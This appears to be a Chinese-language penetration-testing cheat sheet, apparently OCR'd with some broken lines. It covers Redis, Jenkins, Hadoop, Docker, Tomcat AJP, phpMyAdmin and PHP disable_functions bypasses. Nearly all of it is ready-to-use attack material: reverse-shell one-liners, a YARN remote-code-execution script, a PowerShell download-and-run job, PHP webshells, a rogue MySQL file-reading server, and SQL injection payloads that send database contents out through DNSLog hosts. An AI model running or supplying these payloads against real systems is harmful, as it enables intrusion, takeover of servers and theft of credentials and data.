| |__) |___ __| |___ ___ | |__) |___ __ _ _ _ ___ ______ ___ ___ _ ____ _____ _ __
| _ // _ \/ _` / __|/ _ \ | _ // _ \ / _` | | | |/ _ \ |______/ __|/ _ \ '__\ \ / / _ \ '__|
| | \ \ __/ (_| \__ \ (_) | | | \ \ (_) | (_| | |_| | __/ \__ \ __/ | \ V / __/ |
|_| \_\___|\__,_|___/\___/ |_| \_\___/ \__, |\__,_|\___| |___/\___|_| \_/ \___|_|
__/ |
|___/

@copyright n0b0dy @ r3kapig

[info] TARGET 192.168.0.120:6379
[info] SERVER 192.168.0.108:21000
[info] Setting master ...
[info] Setting dbfilename ...
[info] Loading module ...
[info] Temerory cleaning up ...
What do u want, [i]nteractive shell or [r]everse shell: i
[info] Interact mode start, enter "exit" to quit.
[<<] id
[>>] =uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0
-s0:c0.c1023
root@ykali:~/redis-rogue-server# ./redis-rogue-server.py --rhost 192.168.0.120 --lhost 192.168
.0.108
_____ _ _ _____ _____
| __ \ (_) | __ \ | __ \
| |__) |___ __| |___ ___ | |__) |___ __ _ _ _ ___ ______ ___ ___ _ ____ _____ _ __
| _ // _ \/ _` / __|/ _ \ | _ // _ \ / _` | | | |/ _ \ |______/ __|/ _ \ '__\ \ / / _ \ '__|
| | \ \ __/ (_| \__ \ (_) | | | \ \ (_) | (_| | |_| | __/ \__ \ __/ | \ V / __/ |
|_| \_\___|\__,_|___/\___/ |_| \_\___/ \__, |\__,_|\___| |___/\___|_| \_/ \___|_|
__/ |
|___/

@copyright n0b0dy @ r3kapig

[info] TARGET 192.168.0.120:6379
[info] SERVER 192.168.0.108:21000
[info] Setting master ...
[info] Setting dbfilename ...
[info] Loading module ...
[info] Temerory cleaning up ...
What do u want, [i]nteractive shell or [r]everse shell: i
[info] Interact mode start, enter "exit" to quit.
[<<] id
[>>] =uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0
-s0:c0.c1023
[<<] cat /etc/passwd
[>>] root:x:0:0:root:/root:/bin/bash
```

也可以反向shell

```
root@ykali:~/redis-rogue-server# ./redis-rogue-server.py --rhost 192.168.0.120 --lhost 192.168
.0.108
_____ _ _ _____ _____
| __ \ (_) | __ \ | __ \
| |__) |___ __| |___ ___ | |__) |___ __ _ _ _ ___ ______ ___ ___ _ ____ _____ _ __
| _ // _ \/ _` / __|/ _ \ | _ // _ \ / _` | | | |/ _ \ |______/ __|/ _ \ '__\ \ / / _ \ '__|
| | \ \ __/ (_| \__ \ (_) | | | \ \ (_) | (_| | |_| | __/ \__ \ __/ | \ V / __/ |
|_| \_\___|\__,_|___/\___/ |_| \_\___/ \__, |\__,_|\___| |___/\___|_| \_/ \___|_|
__/ |
|___/

@copyright n0b0dy @ r3kapig

[info] TARGET 192.168.0.120:6379
[info] SERVER 192.168.0.108:21000
[info] Setting master ...
[info] Setting dbfilename ...
[info] Loading module ...
[info] Temerory cleaning up ...
What do u want, [i]nteractive shell or [r]everse shell: r
[info] Open reverse shell ...
Reverse server address: 192.168.0.108
Reverse server port: 12345
[info] Reverse shell payload sent.
[info] Check at 192.168.0.108:12345
[info] Unload module ...
root@ykali:~# nc -lvvp 12345
listening on [any] 12345 ...
id
192.168.0.120: inverse host lookup failed: Unknown host
connect to [192.168.0.108] from (UNKNOWN) [192.168.0.120] 36270
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfine
.c1023
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
```

redis在windows下的利用

```
Web目录写入木马
启动项
系统DLL劫持(目标重启或注销)
特定软件的DLL劫持
覆盖快捷方式
覆盖配置文件
覆盖sethc等文件
https://github.com/r35tart/RedisWriteFile
>python3 rediswritefile.py --rhost=目标IP --rport=6379 --lhost=本机IP --lport=本地端口 --rpath="在目标保存的路径" --rfile="在目标保存的文件" --lfile="本地文件" --auth=redis密码
```

Lua RCE

```
https://github.com/QAX-A-Team/redis_lua_exploit
修改redis_lua.py里的 host 为目标 IP
执行返回正常，反弹shell
>eval "tonumber('/bin/bash -i >& /dev/tcp/192.168.0.108/12345 0>&1', 8)" 0
```

Jenkins未授权访问

```
http://www.qq.com:8080/manage
http://www.qq.com:8080/script
执行命令
>println "ifconfig -a".execute().text
反弹shell
>println "wget http://your.com/back.py -P /tmp/".execute().text
>println "python /tmp/back.py yourIP 8080".execute().text
写shell
>println "wget http://your.com/t.txt -o /var/www/html/1.php".execute().text
>new File("/var/www/html/1.php").write('<?php @eval($_POST[1]);?>');
>def webshell = '<?php @eval($_POST[1]);?>'
>new File("/var/www/html/1.php").write("$webshell");
```

MongoDB未授权访问

```
默认端口27017直接连接进行增删改查
连接工具
https://s3.mongobooster.com/download/releasesv5/nosqlbooster4mongo-5.1.12.exe
```

ZooKeeper未授权访问

```
默认端口2181
获得服务器环境信息
>echo envi|nc 192.168.0.1 2181
连接
>./zkCli.sh -server ip:port
连接工具
https://issues.apache.org/jira/secure/attachment/12436620/ZooInspector.zip
```

Elasticsearch未授权访问

```
默认端口9200
http://1.1.1.1:9200/_plugin/head/
http://1.1.1.1:9200/_nodes
http://1.1.1.1:9200/_river
http://1.1.1.1:9200/_plugin/sql/
```

Memcache未授权访问

```
默认端口11211
>telnet 1.1.1.1 11211
>nc -vv 1.1.1.1 11211
```

Hadoop未授权访问

```
http://192.168.1.1:8088/cluster
本地监听端口 >> 创建Application >> 调用Submit Application API提交
```

```
#!/usr/bin/env python
import requests

target = 'http://192.168.18.129:8088/'
```

```
lhost = '192.168.18.138' # put your local host ip here, and listen at port 9999

url = target + 'ws/v1/cluster/apps/new-application'
resp = requests.post(url)
app_id = resp.json()['application-id']
url = target + 'ws/v1/cluster/apps'
data = {
    'application-id': app_id,
    'application-name': 'get-shell',
    'am-container-spec': {
        'commands': {
            'command': '/bin/bash -i >& /dev/tcp/%s/9999 0>&1' % lhost,
        },
    },
    'application-type': 'YARN',
}
requests.post(url, json=data)
```

Docker未授权访问

```
默认端口2375
>docker -H tcp://1.1.1.1:2375 images
本地监听
启动容器
docker -H tcp://1.1.1.1:2375 run -id -v /etc/crontabs:/tmp alpine:latest
docker -H tcp://1.1.1.1:2375 ps
进入容器
docker -H tcp://1.1.1.1:2375 exec -it a8ff7ed880fb sh
echo '* * * * * /usr/bin/nc {vps_ip} 9999 -e /bin/sh' >> /tmp/root #添加计划任务
cat /tmp/root
exit
Shipyard默认密码
admin/shipyard
```

ActiveMQ未授权访问

```
默认端口8161
http://1.1.1.1:8161/admin/connections.jsp
PUT /fileserver/%2F%2F2%083.jsp HTTP/1.0
Content-Length: 27
Host: 1.1.1.1:8161
Connection: Close
Authorization: Basic YWRtaW46YWRtaW4=
123123123123123123123123123
```

JBOSS未授权访问

```
http://192.168.1.1:8080/jmx-console/ 无需认证进入
jboss.deployment部署shell
addURL()的paramValue写入远程war木马地址
```

阿里云OSS Key利用

```
反编译app文件，查找可能会包含oss key的文件，如JS。
OSSAccessKey、AccessKeySecret使用OSS浏览器访问。
第三方行云管家可修改系统密码。
反弹shell
From: https://xz.aliyun.com/t/8310
https://api.aliyun.com/#/?product=Ecs
搜索框搜索选择CreateCommand来创建一个命令
CommandContent填命令的base64，Type填RunShellScript
命令echo "bash -i >& /dev/tcp/你的IP/端口 0>&1"| base64
bash -i >& /dev/tcp/你的IP/端口 0>&1
YmFzaCAtaSAmZ3Q7JiAvZGV2L3RjcC8xLjEuMS4xLzQ0NDQgMCZndDsmMQ==
```

```
填好以后点调试SDK
会直接给你起一个Cloud shell
```

```
Requesting a Cloud Shell.Succeeded.
Connecting terminal

Welcome to Alibaba Cloud Shell!

Type "help" to learn about Cloud Shell
Type "aliyun" to use Alibaba Cloud CLI

You may be interested in these tutorials below.
--------------------------  |  ---------------------------
使用 Aliyun CLI 来管理云资源  |  cloudshell://tutorial/aliyun-cli

For more tutorials, visit https://api.aliyun.com/#/lab
shell@Alicloud:~$ try-sdk python tt2JiaRyoWU1
Looking in indexes: http://mirrors.aliyun.com/pypi/simple
```

并创建一个CreateCommand.py文件，使用vi编辑


```
import os
from aliyunsdkcore.client import AcsClient
from aliyunsdkcore.acs_exception.exceptions import ClientException
from aliyunsdkcore.acs_exception.exceptions import ServerException
from aliyunsdkecs.request.v20140526.CreateCommandRequest import CreateComman

client = AcsClient('', '', 'cn-beijing')

request = CreateCommandRequest()
request.set_accept_format('json')

request.set_Name("ceshi")
-- INSERT --
```

您的文件会随实例释放而销毁，挂载存储空间以持久化存储

填accessKeyId,accessSecret保存执行，并记录Commandid

```
shell@Alicloud:~/alibabacloud_sdk_demo/python/ecs$ python CreateCommand.py
{"RequestId":"0A3[illegible]B0F6FC","CommandId":"c-[illegible]k"}
shell@Alicloud:~/alibabacloud_sdk_demo/python/ecs$
```

再次在搜索框搜索InvokeCommand



Commandid填上面请求的返回值，InstanceId填行云管家显示的实例ID

填好了点调试sdk然后编辑文件把accessKeyId accessSecret填一下，执行

```
shell@Alicloud:~/alibabacloud_sdk_demo/python/ecs$ vi InvokeCommand.py
shell@Alicloud:~/alibabacloud_sdk_demo/python/ecs$ python InvokeCommand.py
{"RequestId":"8[redacted]A7","InvokeId":"[redacted]"}
shell@Alicloud:~/alibabacloud_sdk_demo/python/ecs$
```

然后看监听的服务器shell已经反弹成功

```
root@[redacted]python3/webAliveScan# nc -lvp 2333
Listening on [0.0.0.0] (family 0, port 2333)
Connection from [redacted]30 received!
bash: no job control in this shell
[root@i[redacted] root]# whoami
whoami
root
[root@[redacted] root]# ls
ls
[root@i[redacted] root]# pwd
pwd
/root
```

Linux绕过disable_function

LD_PRELOAD

```
linux环境
putenv()、mail()可用
https://github.com/yangyangwithgnu/bypass_disablefunc_via_LD_PRELOAD
http://192.168.0.107/bypass_disablefunc.php?cmd=pwd&outpath=/tmp/xx&sopath=/var/www/bypass_disablefunc_x64.so
outpath是命令输出位置，sopath指定so文件路径。
或
替换php文件中的mail为error_log("a",1);
```

php7.0-7.3 bypass

```
直接bypass
https://raw.githubusercontent.com/mm0r1/exploits/master/php7-gc-bypass/exploit.php
```

windows系统组件com绕过

```
<?php
$command = $_GET['cmd'];
$wsh = new COM('WScript.shell'); // 生成一个COM对象  Shell.Application也能
$exec = $wsh->exec("cmd /c".$command); //调用对象方法来执行命令
$stdout = $exec->StdOut();
$stroutput = $stdout->ReadAll();
echo $stroutput;
?>
```

CGI启动方式

```
phpinfo中搜索server api是cgi或者fastcgi
如果是cgi模式:上传如下htaccess
Options ExecCGI
AddHandler cgi-script .xx
windows平台
#!C:/Windows/System32/cmd.exe /c start calc.exe
1
linux平台
#!/bin/bash
echo -ne "Content-Type: text:html\n\n"
whoami
如果是fast_cgi，上传如下htaccess
Options +ExecCGI
AddHandler fcgid-script .abc
FcgidWrapper "C:/Windows/System32/cmd.exe /c start cmd.exe" .abc
上传任意文件.abc
相对路径
AddHandler fcgid-script .html
FcgidWrapper "../../php/php7.3.4nts/php-cgi.exe" .html

AddHandler fcgid-script .xx
FcgidWrapper "../../../WWW/localhost/calc.exe" .xx
```

ImageMagick组件绕过

```
imageMagick 版本 v6.9.3-9 或 v7.0.1-0
第一种
```

```php
<?php
echo "Disable Functions: " . ini_get('disable_functions') . "\n";
$command = PHP_SAPI == 'cli' ? $argv[1] : $_GET['cmd'];
if ($command == '') {
$command = 'id';
}
$exploit = <<<EOF
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|$command")'    //核心
pop graphic-context
EOF;
file_put_contents("KKKK.mvg", $exploit);
$thumb = new Imagick();
$thumb->readImage('KKKK.mvg');
$thumb->writeImage('KKKK.png');
$thumb->clear();
$thumb->destroy();
unlink("KKKK.mvg");
unlink("KKKK.png");
?>
```

第二种

```php
#include <stdlib.h>
#include <string.h>
void payload() {
const char* cmd = "nc -e /usr/bin/zsh 127.0.0.1 4444";
system(cmd);
}
int fileno() {
if (getenv("LD_PRELOAD") == NULL) { return 0; }
unsetenv("LD_PRELOAD");
payload();
}
```

编译

```
gcc -shared -fPIC imag.c -o imag.so
```

```php
<?php
putenv('LD_PRELOAD=/var/www/html/imag.so');
$img = new Imagick('/tmp/1.ps');
?>
```

常规函数绕过

```php
<?php
echo exec('whoami');?>
-------------------------------------------------------
<?php
echo shell_exec('whoami');?>
-------------------------------------------------------
<?php
system('whoami');?>
-------------------------------------------------------
<?php
passthru("whoami");?>
-------------------------------------------------------
<?php
$command=$_POST['cmd'];
$handle = popen($command , "r");
while(!feof($handle))
{        echo fread($handle, 1024);  //fread($handle, 1024);
}
pclose($handle);?>
-------------------------------------------------------
<?php
$command="ipconfig";
$descriptorspec = array(1 => array("pipe", "w"));
$handle = proc_open($command ,$descriptorspec , $pipes);
while(!feof($pipes[1]))
{        echo fread($pipes[1], 1024); //fgets($pipes[1],1024);
}?>
```

pcntl_exec

```
开启了pcntl 扩展，并且php 4>=4.2.0 , php5，linux
```

```
<?php
if(function_exists('pcntl_exec')) {
pcntl_exec("/bin/bash", array("/tmp/test.sh"));
} else {
echo 'pcntl extension is not support!';
}
?>
```

```
test.sh
#!/bin/bash
nc -e /bin/bash 1.1.1.1 8888       #反弹shell
```

imap_open函数

```
<?php
error_reporting(0);
if (!function_exists('imap_open')) {
die("no imap_open function!");
}
$server = "x -oProxyCommand=echo\t" . base64_encode($_GET['cmd'] . ">/tmp/cmd_result") . "|base64\t-d|sh}";
imap_open('{' . $server . ':143/imap}INBOX', '', '');
sleep(5);
echo file_get_contents("/tmp/cmd_result");
?>
```

php7.4 FFI绕过

```
php 7.4
ffi.enable=true
```

```
<?php
$a='nc -e /bin/bash ip 8888';
$ffi = FFI::cdef(
    "int system(char *command);",
    "libc.so.6");
$ffi->system($a);
?>
```

shellshock

```
存在CVE-2014-6271漏洞
PHP 5.*，linux，putenv()、mail()可用
```

```
<?php
function shellshock($cmd) {
$tmp = tempnam(".","data");
putenv("PHP_LOL=() { x; }; $cmd >$tmp 2>&1");
mail("a@127.0.0.1","","","","-bv");
$output = @file_get_contents($tmp);
@unlink($tmp);
if($output != "") return $output;
else return "No output, or not vuln.";
}
echo shellshock($_REQUEST["cmd"]);
?>
```

蚊剑插件


```
01利用LD_PRELOAD环境变量
02利用ShellShock（CVE-2014-6271）
03利用Apache Mod CGI
04 PHP-FPM利用LD_PRELOAD环境变量（同1）
05攻击PHP-FPM监听端口
06 Json Serializer UAF
07具有特定析构函数UAF的PHP7 GC
```

open_basedir绕过


第一种
http://x.com/shell.php?a=$a=new DirectoryIterator("glob:///*");foreach($a as $f){echo($f->__toString().' ');};
http://x.com/shell.php?
a=if%20(%20$b%20=%20opendir(%22glob:///var/www/html/*.php%22)%20)%20{while%20(%20($file%20=%20readdir($b))%20!==%20false%20)%20{
echo%20%22filename:%22.$file.%22\n%22;}closedir($b);}
第二种
http://x.com/shell.php?
a=ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');system('cat
../../../../../etc/passwd');
http://x.com/shell.php?
a=mkdir(%22/tmp/crispr%22);chdir(%27/tmp/crispr/%27);ini_set(%27open_basedir%27,%27..%27);chdir(%27..%27);chdir(%27..%27);chdir(
%27..%27);chdir(%27..%27);ini_set(%27open_basedir%27,%27/%27);print_r(scandir(%27.%27))
第三种
命令执行绕过
读文件
?a=show_source('preload.php');
?a=echo(readfile('preload.php'));
?a=print_r(readfile('preload.php'));
?a=echo(file_get_contents('preload.php'));
?a=print_r(file_get_contents('preload.php'));

Tomcat Ajp LFI&RCE


LFI
https://github.com/Kit4y/CNVD-2020-10487-Tomcat-Ajp-lfi-Scanner
>python CNVD-2020-10487-Tomcat-Ajp-lfi.py 192.168.0.110 -p 8009 -f pass



RCE
>msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.0.107 LPORT=12138 R >/var/www/html/1.jpg
配合目标文件上传传入服务器



>java -jar ajpfuzzer_v0.6.jar
>connect 192.168.0.110 8009
>forwardrequest 2 "HTTP/1.1" "/index.jsp" 192.168.0.107 192.168.0.107 porto 8009 false "Cookie:AAAA=BBBB","Accept-
Encoding:identity"
"javax.servlet.include.request_uri:index.jsp","javax.servlet.include.path_info:/1.jpg","javax.servlet.include.servlet_path:/"



Mysql连接文件读取

```
https://github.com/Gifts/Rogue-MySql-Server
客户端必须启用LOCAL-INFILE
客户端支持非SSL连接
目标web存在adminer等可检查数据库连接的脚本。
攻击机本地运行python构造假mysql服务，使用目标web连接，读取文件。
#coding=utf-8
import socket
import logging
logging.basicConfig(level=logging.DEBUG)
filename="/etc/passwd"
sv=socket.socket()
sv.bind(("",3305))
sv.listen(5)
conn,address=sv.accept()
logging.info('Conn from: %r', address)
conn.sendall("\x4a\x00\x00\x00\x0a\x35\x2e\x35\x2e\x35\x33\x00\x17\x00\x00\x00\x6e\x7a\x3b\x54\x76\x73\x61\x6a\x00\xff\xf7\x21\x02\x00\x0f\x80\x15\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x70\x76\x21\x3d\x50\x5c\x5a\x32\x2a\x7a\x49\x3f\x00\x6d\x79\x73\x71\x6c\x5f\x6e\x61\x74\x69\x76\x65\x5f\x70\x61\x73\x73\x77\x6f\x72\x64\x00")
conn.recv(9999)
logging.info("auth okay")
conn.sendall("\x07\x00\x00\x02\x00\x00\x00\x02\x00\x00\x00")
conn.recv(9999)
logging.info("want file...")
wantfile=chr(len(filename)+1)+"\x00\x00\x01\xFB"+filename
conn.sendall(wantfile)
content=conn.recv(9999)
logging.info(content)
conn.close()
```

Mysql开启外连

```
>grant all privileges on user.* to user@"%" identified by "P@ssw0rd";
```

MSSQL&Agent Job上线

```
USE msdb; EXEC dbo.sp_add_job @job_name = N'syspolicy_purge_now' ; EXEC sp_add_jobstep @job_name = N'syspolicy_purge_now',
@step_name = N'syspolicy_purge_step1', @subsystem = N'PowerShell', @command = N'powershell.exe -nop -w hidden -c "IEX ((new-
object net.webclient).downloadstring(''http://IP_OR_HOSTNAME/file''))"', @retry_attempts = 1, @retry_interval = 5 ;EXEC
dbo.sp_add_jobserver @job_name = N'syspolicy_purge_now '; EXEC dbo.sp_start_job N'syspolicy_purge_now ';
使用在注入点处，使用burp进行url编码，编码后前面加%20(空格URL编码)
```

注入无列名

```
http://url/index.php?id=1 order by 6
http://url/index.php?id=-1 union select 1,(select `4` from (select 1,2,3,4,5,6 union select * from users)a limit 1,1)-- -
http://url/index.php?id=-1 union select 1,(select concat(`3`,0x3a,`4`) from (select 1,2,3,4,5,6 union select * from users)a
limit 1,1)-- -
```

DNSLog

```
http://ceye.io
http://www.dnslog.cn/
```

注入

MYSQL

```
显示数据库
?id=1' and if((select load_file(concat('\\\\',(select database()),'.jhsefs.ceye.io\\sql_test'))),1,0)--+
显示数据库
?id=1' and if((select load_file(concat('\\\\',(select schema_name from information_schema.schemata limit
{0},1),'.jhsefs.ceye.io\\sql_test'))),1,0)--+
显示表
?id=1' and if((select load_file(concat('\\\\',(select table_name from information_schema.tables where table_schema='dbname'
limit 0,1),'.jhsefs.ceye.io\\sql_test'))),1,0)--+
?id=1' and if((select load_file(concat('\\\\',(select table_name from information_schema.tables where table_schema=0x1x1x2x limit
0,1),'.jhsefs.ceye.io\\sql_test'))),1,0)--+
显示字段
?id=1' and if((select load_file(concat('\\\\',(select column_name from information_schema.columns where table_name='users' limit
0,1),'.jhsefs.ceye.io\\sql_test'))),1,0)--+
显示数据
?id=1' and if((select load_file(concat('\\\\',(select hex(user) from users limit 0,1),'.jhsefs.ceye.io\\sql_test'))),1,0)--+
```

MSSQL

```
查数据
?id=1;DECLARE @host varchar(1024);SELECT @host=(SELECT master.dbo.fn_varbintohexstr(convert(varbinary,rtrim(pass))) FROM
test.dbo.test_user where [USER] = 'admin')%2b'.cece.nk40ci.ceye.io';EXEC('master..xp_dirtree "\'%2b@host%2b'\foobar$"');
Sa密码
?id=1DECLARE @host varchar(1024);SELECT @host=(SELECT TOP 1 master.dbo.fn_varbintohexstr(password_hash)FROM sys.sql_loginsWHERE
name='sa')+'.ip.port.b182oj.ceye.io';EXEC('master..xp_dirtree"\'+@host+'\foobar$"');
执行命令
exec master..xp_cmdshell "whoami>D:/temp%26%26certutil -encode D:/temp D:/temp2%26%26findstr /L /V ""CERTIFICATE""
D:/temp2>D:/temp3";
exec master..xp_cmdshell "cmd /v /c""set /p MYVAR=< D:/temp3 %26%26 set FINAL=!MYVAR!.xxx.ceye.io %26%26 ping !FINAL!""";
exec master..xp_cmdshell "del ""D:/temp"" ""D:/temp2"" ""D:/temp3""";
```

postgreSQL

```
?id=1;DROP TABLE IF EXISTS table_output;CREATE TABLE table_output(content text);CREATE OR REPLACE FUNCTION temp_function()
RETURNS VOID AS $$ DECLARE exec_cmd TEXT;DECLARE query_result TEXT;BEGIN SELECT INTO query_result (select
encode(pass::bytea,'hex') from test_user where id =1);exec_cmd := E'COPY table_output(content) FROM
E\'\\\\\\\\'||query_result||E'.pSQL.3.nk40ci.ceye.io\\\\foobar.txt\'';EXECUTE exec_cmd;END;$$ LANGUAGE plpgSQL SECURITY
DEFINER;SELECT temp_function();
```

Oracle

```
?id=1 union SELECT UTL_HTTP.REQUEST((select pass from test_user where id=1)||'.nk40ci.ceye.io') FROM sys.DUAL;
?id=1 union SELECT DBMS_LDAP.INIT((select pass from test_user where id=1)||'.nk40ci.ceye.io',80) FROM sys.DUAL;
?id=1 union SELECT HTTPURITYPE((select pass from test_user where id=1)||'.xx.nk40ci.ceye.io').GETCLOB() FROM sys.DUAL;
?id=1 union SELECT UTL_INADDR.GET_HOST_ADDRESS((select pass from test_user where id=1)||'.ddd.nk40ci.ceye.io') FROM sys.DUAL;
```

命令执行

```
>curl http://0ox095.ceye.io/`whoami`
>ping `whoami`.b182oj.ceye.io
>ping %CD%.lfofz7.dnslog.cn
&
cmd /v /c "whoami > temp && certutil -encode temp temp2 && findstr /L /V "CERTIFICATE" temp2 > temp3 && set /p MYVAR=< temp3 &&
set FINAL=!MYVAR!.xxx.ceye.io && nslookup !FINAL!"
```

XXE

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://b182oj.ceye.io/xxe_test">
%remote;]>
<root/>
```

Struts

```
xx.action?redirect:http://b182oj.ceye.io/%25{3*4}
xx.action?redirect:${%23a%3d(new%20java.lang.ProcessBuilder(new%20java.lang.String[]
{'whoami'})).start(),%23b%3d%23a.getInputStream(),%23c%3dnew%20java.io.InputStreamReader(%23b),%23d%3dnew%20java.io.BufferedRead
er(%23c),%23t%3d%23d.readLine(),%23u%3d"http://b182oj.ceye.io/result%3d".concat(%23t),%23http%3dnew%20java.net.URL(%23u).openCon
nection(),%23http.setRequestMethod("GET"),%23http.connect(),%23http.getInputStream()}
```

weblogic

```
/uddiexplorer/SearchPublicRegistries.jsp?
operator=http://b182oj.ceye.io/test&rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Businesslocation&btnSubmi
t=Search
```

Resin

```
xxoo.com/resin-doc/resource/tutorial/jndi-appconfig/test?inputFile=http://b182oj.ceye.io/ssrf
```

Discuz

```
/forum.php?mod=ajax&action=downremoteimg&message=[img=1,1]http://b182oj.ceye.io/xx.jpg[/img]&formhash=xxoo
```

PHPMyadmin

LOG

```
show variables like '%general%';  #查看配置
set global general_log = on;  #开启general log模式
set global general_log_file = '/var/www/html/1.php';
select '<?php eval($_POST[cmd]);?>'
```

慢查询

```
show variables like '%slow%';
set GLOBAL slow_query_log_file='C:/WWW/slow.php';
set GLOBAL slow_query_log=on;
set GLOBAL log_queries_not_using_indexes=on;
select '<?php phpinfo();?>' from mysql.db where sleep(10);
```

任意文件读取

```
phpMyAdmin 2.x
POST /scripts/setup.php HTTP/1.1
Host: ip:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 80

action=test&configuration=O:10:"PMA_Config":1:{s:6:"source",s:11:"/etc/passwd";}
```

LFI

```
phpMyAdmin 4.0.1--4.2.12，PHP < 5.3.4
/gis_data_editor.php?token=2941949d3768c57b4342d94ace606e91&gis_data[gis_type]=/../../../../phpinfo.txt%00
phpMyAdmin 4.8.0和4.8.1 后台权限
>select '<?php phpinfo();exit;?>'
/index.php?target=db_sql.php%253f/../../../../../../../../../var/lib/php/sessions/sess_***
```

RCE

```
PhpMyAdmin 4.0.x-4.6.2，PHP 4.3.0-5.4.6后台权限
>cve-2016-5734.py -u root --pwd="" http://localhost/pma -c "system('ls -lua');"
phpMyAdmin 4.8.0~4.8.3
CREATE DATABASE foo;
CREATE TABLE foo.bar (baz VARCHAR(100) PRIMARY KEY );
INSERT INTO foo.bar SELECT '<?php phpinfo(); ?>';
访问http://10.1.1.10/chk_rel.php?fixall_pmadb=1&db=foo
INSERT INTO pma__column_infoSELECT '1', 'foo', 'bar', 'baz', 'plop',
